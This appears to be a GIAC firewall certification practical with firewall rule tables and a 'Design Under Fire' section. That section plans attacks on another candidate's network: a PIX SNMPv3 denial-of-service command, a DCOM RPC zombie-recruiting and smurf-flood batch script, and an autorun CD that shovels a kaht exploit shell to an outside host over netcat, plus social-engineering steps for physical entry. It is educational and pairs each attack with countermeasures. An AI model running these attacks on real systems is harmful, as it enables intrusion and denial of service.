
Based off of the lessons learned from the hping2 audit script, all remaining packet-filtering rules that contain a source or destination of *FIREWALL* should be modified to reflect the specific interface. While the source or destination did not result in any traffic being generated “on the wire”, it does leave a potential opening to be exploited later. Care must be taken to close all possible holes, BEFORE they are exploited.

The packet-filtering rules for GIAC Enterprises (HQ) VPN should look like the following:




Type	Service	Packet Origin	Packet Destination	Options
# GIAC Enterprises (HQ) VPN				
permit	CM-Ports	outside.fortunecookie.com	hq-fw	
permit	echo/icmp	outside.fortunecookie.com	hq-fw	
permit	echo/icmp	hq-fw	outside.fortunecookie.com	
permit	102/tcp	mail	mail-hq	
permit	102/tcp	mail-hq	mail	
permit	echo/icmp	mail	mail-hq	
permit	echo/icmp	mail-hq	mail	

The packet-filtering rules for GIAC Enterprises (FCD) Mobile Sales Force VPN should look like the following:




Type	Service	Packet Origin	Packet Destination	Options
# GIAC Enterprises (FCD) Mobile Sales Force VPN				
permit	echo/icmp	laptop-1	outside.fortunecookie.com	
permit	echo/icmp	outside.fortunecookie.com	laptop-1	
permit	echo/icmp	laptop-2	outside.fortunecookie.com	
permit	echo/icmp	outside.fortunecookie.com	laptop-2	
permit	echo/icmp	laptop-3	outside.fortunecookie.com	
permit	echo/icmp	outside.fortunecookie.com	laptop-3	

The packet-filtering rules for the Portguard SmartProxy should look like the following:



Type	Service	Packet Origin	Packet Destination	Options
# Portguard proxy rules (added automatically)				
# Proxy parameters (portguard): inToFirewall				
proxy	pop-3/tcp	laptop-1	outside.fortunecookie.com	
proxy	pop-3/tcp	laptop-2	outside.fortunecookie.com	
proxy	pop-3/tcp	laptop-3	outside.fortunecookie.com	
permit	pop-3/tcp	inside.fortunecookie.com	mail	
# End of Portguard proxy rules				

The last packet-filtering rule is the "default deny" that blocks all remaining access. The *Enable replies* option should be deselected as this causes any packets that are rejected by this packet-filter rule to be issued an ICMP unreachable message. While this change will result in some reduced "troubleshooting" traffic for others, it also stops tools like nmap from being able to perform a scan of the firewall.




Type	Service	Packet Origin	Packet Destination	Options
# This deny rule should always be the last rule.				
#				
deny	ALL	EVERYONE	EVERYONE	

After these changes have been implemented, another round of tests should be done to include auditing traffic from the outside destined to the DMZ and internal networks, as well as auditing traffic originating on the DMZ and the internal networks. After these audits have been performed, and any resulting recommendations implemented; then an actual penetration test should be performed.

4. Assignment 4 – Design Under Fire

This section will cover different methods of attack against another network in order to demonstrate the potential results of an attack and the importance of applying the appropriate countermeasures. I have selected the GCFW practical of William Hollis which can be found at http://www.giac.org/practical/GCFW/William_Hollis_GCFW.pdf.



GIAC Internet Addresses

190.104.93.33	2621 FE0
190.104.93.34	PIX Outside
190.104.93.35	VPN
190.104.93.36	Cisco Switch
190.104.93.37	Reserved
190.104.93.38	Reserved
190.104.93.39	PAT Address
190.104.93.40	Reserved
190.104.93.41	Reserved
190.104.93.42	Web / Mail Gateway
190.104.93.43	Reserved
190.104.93.44	Reserved
190.104.93.45	Reserved
190.104.93.46	NMS

It should be noted that design and implementation of your network security architecture should not be released. When posting information to Internet newsgroups and distribution lists, care should be taken to ensure that sensitive information is not released. The volume of information that is contained in the practical that was prepared by William Hollis should not normally be found in the public environment. We can almost skip the reconnaissance phase of the attacks completely thanks to the information contained in the practical.

4.1 Planned Firewall Attack

Even though the Cisco PIX does not support SNMPv3, it is vulnerable to a denial of service attack when it receives an SNMPv3 message. This is due to the fact that the firewall will still try to process the SNMPv3 message as discussed at http://www.cisco.com/warp/public/707/cisco-sa-20031215-pix.shtml. We will use net-snmp that can be found at http://net-snmp.sourceforge.net/ to exploit this vulnerability with the snmpwalk command. The following command should attempt to retrieve all of the variables under system from the external interface of the PIX firewall.

```
snmpwalk -Os -v 3 190.104.93.34 system
```

This would cause the PIX firewall to fail and reload when it attempted to process the SNMPv3 message.

4.2 Firewall Attack Results

This attack would fail for a number of reasons. SNMP should never be allowed from the external side of the security architecture due to the number of security flaws in SNMPv1 and SNMPv2. SNMP was only enabled on the inside interface of the PIX firewall. Additionally, SNMP traffic was limited to one host that also helped to reduce the exposure to this attack.

The inside interface of the PIX firewall is still vulnerable to this type of attack. This vulnerability can be further reduced by ensuring that an egress filter is in place on the 3640 router to ensure that only the NMS can send SNMP messages to the inside interface of the PIX firewall. Additionally, the IDS sensors could be configured to monitor for SNMPv3 messages and generate an alert/log as desired.

4.3 Planned Distributed Denial of Service (DDoS) Attack

In order to perform a Distributed Denial of Service (DdoS) attack, I must first gain control over a large number of systems. One simple tool that will provide me with this capability is a tool called kaht II. Kaht II (*kaht.exe*) is a mass DCOM RPC exploit utility that will exploit the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability as described at http://www.securityfocus.com/bid/8205. A little searching on http://www.senderbase.org/search would return a list of potential target networks of Internet Service Providers that would have a lot of DSL/cable modem customers that would have a high probability of being vulnerable. Each target network could be scanned with the following command by replacing x.x.x.x with the starting IP address on that network and replacing y.y.y.y with the last IP address on that network.

```
kaht x.x.x.x y.y.y.y
```

Once these machines have been exploited additional tools could be transferred to them with the use of *ftp.exe*/*tftp.exe*/*telnet.exe* located on the local machine. One useful tool to transfer over would be nemesis that can be found at http://nemesis.sourceforge.net/. Nemesis can be used to craft packets on a Windows system with spoofed source IP addresses at the command line. We now have our "zombies" to use in our DdoS attack.

The smurf attack is when you send an ICMP echo request packet to a network broadcast address using a spoofed source IP address. Each host on that network would then respond back to the spoofed source IP address with the appropriate ICMP echo reply packets. This is possible through the use of smurf amplifiers. More specifically it is possible because the edge routers for those networks support IP directed broadcasts. A list of smurf amplifiers can be found at http://www.powertech.no/smurf/. This portion of the attack can be launched with the use of multiple commands like the following example.


```
nemesis icmp –vv -i 8 -c 0 –S 190.104.93.33 –D x.x.x.255 –P testfile
```

This command will start nemesis in icmp mode. The -vv switch causes the injected packets to be displayed in ASCII and hex formats. The -i switch sets the ICMP type to echo and the -c switch sets the ICMP code to 0. The -S switch specifies the source address and the -D switch sets the destination address for the injected packet. The -P switch identifies a file that contains the contents for the data portion of the injected packet.

Attempting to control each machine at the same time and issue the commands to start the DDoS attack would simply be to difficult (if not impossible) to do manually. To make it a lot easier and effective, we make a simple batch file to execute on each "zombie". (Note: The actual smurf amplifier networks have been replaced with x.x.x.255)

```
@echo off
SET X=1
:testme
IF %X% == 101 (
    goto done
  ) ELSE (
    SET /A X=%X% + 1
    echo nemesis icmp –vv -i 8 -c 0 –S 190.104.93.33 –D x.x.x.255 –P testfile
    echo nemesis icmp –vv -i 8 -c 0 –S 190.104.93.33 –D x.x.x.255 –P testfile
    echo nemesis icmp –vv -i 8 -c 0 –S 190.104.93.33 –D x.x.x.255 –P testfile
    echo nemesis icmp –vv -i 8 -c 0 –S 190.104.93.33 –D x.x.x.255 –P testfile
    goto testme  )
:done
echo Script complete. Thanks for the help...
```

This batch file can be scheduled to run at a coordinated time across each machine by utilizing the Scheduler service on each machine. The set up can be performed with the following commands to first verify the local system time on the “zombie” and then to schedule the job to run every Monday at 11:00 AM.



```
C:\>time /t
04:20 PM

C:\>at 11:00 /every:M "C:\test.bat"
Added a new job with job ID = 1

C:\>_
```

At our predetermined time, each of the “zombie” machines would send a flood of ICMP echo requests packets to the smurf amplifier networks with a spoofed source address of 190.104.93.33. Each of the contacted hosts on the smurf amplifier networks would then respond to the spoofed source address and help to create a distributed denial of service attack.

4.4 Distributed Denial of Service (DDoS) Attack Results

This attack would be successful. The success would not be in overwhelming the internal hosts that we spoofed the source address of; but the success would be in simply overwhelming their link to the ISP. A Denial of Service (DoS) attack is not designed to be sneaky. Sneaky things do not bother you, so a DoS attack MUST be annoying. Additionally DDoS attacks are difficult to protect against, as they normally are carried out from vulnerable hosts outside of you control.

Since this attack is directed at the internal interface of the border router, the IDS systems would not pick up this attack. Coordination would have to be done with the ISP in order to identify and reduce the effectiveness of this attack. The best chance at reducing the effects of this attack would be to work with the ISP and get them to block that unsolicited ICMP traffic at their borders. Blocking it on your end would do nothing to reduce the consumption of your bandwidth.

This is a very frustrating attack to stop. The real effort must be put into being a good “internet neighbor”. Everyone must ensure that they do not allow themselves to be used in this type of attack by stopping IP directed broadcast. Care should also be taken to use egress filters and strictly control what traffic is permitted to exit your network segments. Education of your users is also an important part that often gets overlooked. Your users most likely have a home machine that needs a personal firewall and anti-virus protection in addition to being properly patched to keep from becoming the “zombies” that were used in this attack.

4.5 Planned Internal System Attack

A quick search of the target website or a whois lookup can return the target office’s physical location. After a short surveillance a trend has been noticed with regards to after hour's activities. There is a night crew that comes in each Friday night to clean and wax the tile floors. With a little social engineering, physical access to the building can easily be achieved. A cover story of my son's birthday being this weekend, the planned trip to the local professional baseball game, and having left the tickets on my desk and only needing 10 seconds to slip in and retrieve them should work nicely. Of course I have the actual tickets in my jacket pocket along with my "AutoHack CD". ;-)

I have developed a CD configured to use the Autorun feature to launch a custom attack script. Once the AutoHack CD has been inserted, the *root.bat* script will run on its own.

AutoHack CD Contents

```
autorun.inf
test.bat
nc.exe
kaht.exe
```

autorun.inf

```
open=test.bat
```

root.bat


```
nc.exe x.x.x.x 53 | kaht.exe 10.32.1.2 10.32.1.254 | nc.exe x.x.x.x 80
```

The *root.bat* script will use *netcat.exe* and a modification of a technique called "shell shoveling". The source code for *netcat.exe* can be found at the following site: http://www.atstake.com/research/tools/network_utilities/nc11nt.zip. Prior to the *root.bat* script running, we must do a little prep work on my machine on the outside of the firewall. A control channel must be configured on my machine as well as a results channel. This prep work is accomplished in two different windows (*cmd.exe*) with the following commands:

```
nc -l -p 53       ! Remote Control Channel
nc -l -p 80       ! Remote Results Display Channel
```

The first part of the *root.bat* script will initiate a connection to my machine (x.x.x.x) on the outside of the firewall on port 53/tcp to resemble DNS traffic. The output from that session will be channeled into the second part of the *root.bat* script. Normally this would be where you would find cmd.exe for "normal" shell shoveling. We are going to replace this with *kaht.exe* to run a scan against all of the internal machines to attempt to find a Windows machine that has not been patched for the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability as described at http://www.securityfocus.com/bid/8205.

When kaht finds a vulnerable machine a command prompt of the vulnerable machine will be sent as output back to the machine that we stuck the AutoHack CD in, which in turn will forward that output into the third part of the *root.bat* script. The third part of the *root.bat* script will initiate a connection to my machine (x.x.x.x) on the outside of the firewall on port 80/tcp to resemble HTTP traffic. The output from the kaht session will be channeled onto the window on my machine that launched the ‘nc.exe -l -p 80’ command. This session can be controlled by entering commands in the window on my machine that launched the ‘nc.exe -l -p 53’ command.


C:\WINNT\System32\cmd.exe - nc -L -p 53
Control Channel
C:\WINNT\System32\cmd.exe - nc -L -p 80
Output Channel

```
C:\>nc -L -p 53
ipconfig
```

```
C:\>nc -L -p 80
_________________________________________________
           KAHT II - MASSIVE RPC EXPLOIT
  DCOM RPC exploit. Modified by aT4r@3wdesign.es
  #haxorcitos && #localhost  @Efnet Ownz you!!!
           FULL VERSION? :> - AUTOHACKING
________________________________________________

 [+] Targets: 192.168.58.2-192.168.58.254 with 50 Threads
 [+] Attacking Port: 135. Remote Shell at port: 48653
 [+] Scan In Progress...
 - Connecting to 192.168.58.128
   Sending Exploit to a [Win2k] Server...
 - ConectandoMicrosoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.58.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\WINNT\system32>
```

Once I have gained SYSTEM (root) access to a machine, I can then use telnet.exe on port 80/tcp from the local machine to retrieve additional files/programs from an external server. At that point the possibilities are endless.

4.6 Internal System Attack Results & Countermeasures

This attack would be successful, provided that we found a target machine with improperly configured anti-virus software. If the anti-virus software does not scan CD-ROM drives or does not have a real-time protection option then the attack would be permitted. We should be discovered by the IDS as this is not a very stealthy attack. This avenue of attack was selected as it is not uncommon to find a machine that has been rebuilt and not fully patched, even though it should never happen, we must address reality. Also, the stateful inspection feature of the PIX firewall would not allow us to initiate an inbound connection to a protected host.

Physical security is a must. All the network security countermeasures in the world are useless if physical access can be obtained. Physical security could be heightened by implementing some type of employee identification method and briefing the night crew on who is allowed after hours access. Disabling the autorun feature could provide some extra protection, but it also comes at a loss of functionality. Outbound access control lists on the internal router could be written a little more restrictive to ensure that DNS traffic is only permitted to the destination of the UltraDNS DNS servers (x.x.x.x).

```
Outbound Internal ACL
permit udp 10.32.1.0 0.0.0.255 gt 1023 host x.x.x.x eq domain
permit tcp 10.32.1.0 0.0.0.255 gt 1023 host x.x.x.x eq domain
```

Inbound and outbound access control lists on the border router could be written to only allow DNS to and from the UltraDNS DNS servers (x.x.x.x).

```
Inbound Border ACL
permit udp host x.x.x.x eq domain host 190.104.93.39 gt 1023
permit tcp host x.x.x.x eq domain host 190.104.93.39 gt 1023

Outbound Border ACL
permit udp host 190.104.93.39 gt 1023 host x.x.x.x eq domain
permit tcp host 190.104.93.39 gt 1023 host x.x.x.x eq domain
```

Keeping the operating systems up to date with regards to both software and security patches would help to defend against the kaht II exploit portion of this attack. Installing a personal firewall and/or intrusion prevention system on the internal systems would also aid in greatly reducing this method of attack. Properly configured and updated anti-virus software should also catch the kaht II exploit.

If we wanted to get a little nasty with this attack, we could write a script to first silence the IDS via the Snort TCP Packet Reassembly Integer Overflow Vulnerability as described at http://www.securityfocus.com/bid/7178. The next step would be to use a tool to encrypt the outbound transmissions like cryptcat that can be found at http://www.securityfocus.com/tools/1754. Of course we could always have the script install some type of rootkit to ensure we maintained a back door into the compromised system. The CD itself could also be disguised to look like some innocent music CD as well as renaming the actual executables on that CD.

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Appendix A – IP Addressing Scheme

Protected Network

IP Address	Subnet Mask	Hostname	Operating System	Function	Notes
192.168.1.0	*255.255.255.0*	-	-	*Network ID*	
192.168.1.1	255.255.255.0	POP-Router	Cisco IOS	POP Router	
192.168.1.2	255.255.255.0	Switch-101	Cisco IOS	Switch	
192.168.1.3	255.255.255.0	Switch-102	Cisco IOS	Switch	
192.168.1.4	255.255.255.0	Switch-103	Cisco IOS	Switch	
192.168.1.5	255.255.255.0	Switch-104	Cisco IOS	Switch	
192.168.1.6	255.255.255.0	Switch-105	Cisco IOS	Switch	
192.168.1.7	255.255.255.0	Switch-106	Cisco IOS	Switch	
192.168.1.8	255.255.255.0	Switch-107	Cisco IOS	Switch	
192.168.1.9	255.255.255.0	Switch-108	Cisco IOS	Switch	
192.168.1.10	255.255.255.0	dns1	Solaris 8	Internal DNS	BIND 9.2.2
192.168.1.11	255.255.255.0	NTP-2	Solaris 8	NTP-2	
192.168.1.12	255.255.255.0	mail	Windows 2K Server	Exchange 2K (SP3)	SP4
192.168.1.13	255.255.255.0	FTP	Solaris 8	Internal FTP	
192.168.1.14	255.255.255.0	proxy	Windows 2K Server	Web Content Filtering	SP4
192.168.1.15-19	-	-	-	*Unused*	
192.168.1.20-120	255.255.255.0		Windows 2K Pro	End User	SP4
192.168.1.121-254	-	-	-	*Unused*	
192.168.1.255	*255.255.255.0*	-	-	Broadcast	

Management Network

IP Address	Subnet Mask	Hostname	Operating System	Function	Notes
192.168.100.0	-	-	-	*Network ID*	
192.168.100.1-15	-	-	-	*Unused*	
192.168.100.16	*255.255.255.240*	-	-	*Network ID*	
192.168.100.17-19	-	-	-	*Unused*	
192.168.100.20	255.255.255.240	gate2	CyberGuard 5.1	Firewall	
192.168.100.21	255.255.255.240	IDS-1	Solaris 8	IDS-1	
192.168.100.22	255.255.255.240	IDS-2	Solaris 8	IDS-2	
192.168.100.23	255.255.255.240	IDS-3	Solaris 8	IDS-3	
192.168.100.24	255.255.255.240	FTP-3	Solaris 8	FTP-3	
192.168.100.25	255.255.255.240	SSH	Windows 2K Pro	SSH	SP4
192.168.100.26	255.255.255.240	Syslog	Windows 2K Server	Syslog	SP4
192.168.100.27	255.255.255.240	NTP-1	Solaris 8	NTP-1	
192.168.100.28	255.255.255.240	IPS-Manager	Windows 2K Server	IPS Manager	SP4
192.168.100.29	255.255.255.240	Man-Switch		Switch	
192.168.100.30	-	-	-	*Unused*	

192.168.100.31	*255.255.255.240*	-	-	*Broadcast*	
192.168.100.32-255	-	-	-	*Unused*	

Service Network

IP Address	Subnet Mask	Hostname	Operating System	Function	Notes
192.168.200.0	-	-	-	*Network ID*	
192.168.200.1-15	-	-	-	*Unused*	
192.168.200.16	*255.255.255.240*	-	-	*Network ID*	
192.168.200.17-19	-	-	-	*Unused*	
192.168.200.20	255.255.255.240	gate1	CyberGuard 5.1	Firewall	
192.168.200.21	255.255.255.240	FTP-1	Solaris 8	FTP-1	
192.168.200.22	255.255.255.240	FTP-2	Solaris 8	FTP-2	
192.168.200.23	255.255.255.240	web	Windows 2K Server	Web Server	SP4
192.168.200.24	255.255.255.240	DMZ-Switch	Cisco IOS	Switch	
192.168.200.25-30	-	-	-	*Unused*	
192.168.200.31	*255.255.255.240*	-	-	*Broadcast*	
192.168.200.32-47	-	-	-	*Unused*	

Inside Network

IP Address	Subnet Mask	Hostname	Operating System	Function	Notes
192.168.200.48	*255.255.255.240*	-	-	*Network ID*	
192.168.200.49	*255.255.255.240*	-	-	*Unused*	
192.168.201.50	*255.255.255.240*	gate1	CyberGuard 5.1	Perimeter Firewall	
192.168.201.51	*255.255.255.240*	gate2	CyberGuard 5.1	Management Firewall	
192.168.201.52	*255.255.255.240*	Inside-Switch	Cisco IOS	Switch	
192.168.201.53	*255.255.255.240*	POP-Router	Cisco IOS	POP Router	
192.168.201.54-62	*255.255.255.240*	-	-	*Unused*	
192.168.201.63	*255.255.255.240*	-	-	*Broadcast*	
192.168.201.64-255	-	-	-	*Unused*	

External Networks

IP Address	Subnet Mask	Hostname	Operating System	Function	Notes
210.56.46.0	*255.255.255.252*	-	-	*Network ID*	
210.56.46.1	255.255.255.252	-	Cisco IOS	ISP Router	
210.56.46.2	255.255.255.252	Screen-Router	Cisco IOS	Screening Router	
210.56.46.3	*255.255.255.252*	-	-	*Broadcast*	
210.56.46.4	*255.255.255.252*	-	-	*Network ID*	
210.56.46.5	255.255.255.252	-	-	ISP RAS	
210.56.46.6	255.255.255.252	-	Cisco IOS	ISP Router	
210.56.46.7	*255.255.255.252*	-	-	*Broadcast*	
210.56.47.0	*255.255.255.252*	-	-	*Network ID*	
210.56.47.1	255.255.255.252	-	Cisco IOS	ISP Router	

210.56.47.2	255.255.255.252	Screen-Router	Cisco IOS	Screening Router	
210.56.47.3	*255.255.255.252*	-	-	*Broadcast*	
210.56.47.4	*255.255.255.252*	-	-	*Network ID*	
210.56.47.5	255.255.255.252	-	-	ISP RAS	
210.56.47.6	255.255.255.252	-	Cisco IOS	ISP Router	
210.56.47.7	*255.255.255.252*	-	-	*Broadcast*	
210.56.47.8	*255.255.255.248*	-	-	*Network ID*	
210.56.47.9	*255.255.255.248*	-	-	*Unused*	
210.56.47.10	*255.255.255.248*	Screen-Router	Cisco IOS	Screening Router	
210.56.47.11	*255.255.255.248*	gate1	CyberGuard 5.1	Firewall	
210.56.47.12	*255.255.255.248*	dns	Solaris 8	External DNS	BIND 9.2.2
